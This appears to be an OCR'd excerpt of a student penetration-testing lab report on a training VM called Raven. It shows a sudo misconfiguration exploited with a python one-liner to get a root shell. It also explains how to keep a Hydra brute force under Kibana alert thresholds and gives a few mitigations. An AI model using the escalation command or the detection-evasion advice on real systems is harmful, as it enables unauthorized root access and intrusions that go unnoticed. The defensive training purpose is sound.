
```
steven@target1:~$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
```



Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo python -c 'import os; os.system("/bin/sh")'
```



```
sh: 1: /bin/bahs: not found
steven@target1:~$ sudo python -c 'import os; os.system("/bin/bash")'
root@target1:/home/steven# 
```

Avoiding Detection

Stealth Exploitation of Weak Password (Brute-force possibility)

Monitoring Overview

- Which alerts detect this exploit?
  - All 3 alerts in Kibana will be triggered when we use Hydra to brute force Michael’s password.
- Which metrics do they measure?
  - Excessive HTTP Errors - http.response.status_code
  - HTTP Request Size Monitor - http.request.bytes
  - CPU Usage Monitor - system.process.cpu.total.pct
- Which thresholds do they fire at?
  - Excessive HTTP Errors - Top 5 Http status above 400 that happened in the last 5 minutes
  - HTTP Request Size Monitor - The sum of the http.request.bytes of all documents in the http request that above 3000 for the last 1 minute.
  - CPU Usage Monitor - The max of the system.process.cpu.total.pct of all document is above 50% over the last 5 minutes.

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  - Perform the Brute-force attack at a lower rate to avoid detection for all these alerts, ie. in Hydra there’s an option (-t) to run custom number of tasks in parallel
- Are there alternative exploits that may perform better?
  - Social Engineering. If obtained a list of possible password for a targeted user then the password exploits will be easier and could avoid triggering alerts.

Mitigations of Other Vulnerabilities

Privilege Escalation due to misconfiguration

There will be logs for who login and used what command. But there is no alerts for the misconfiguration since its a single login as Steven for his root access.

Vulnerable and Outdated Components

Update the software to the latest version to avoid any known vulnerabilities.

Unsalted User Password Hash (WordPress database)

Enhance the password complexity, used salts for password, add password retention policy.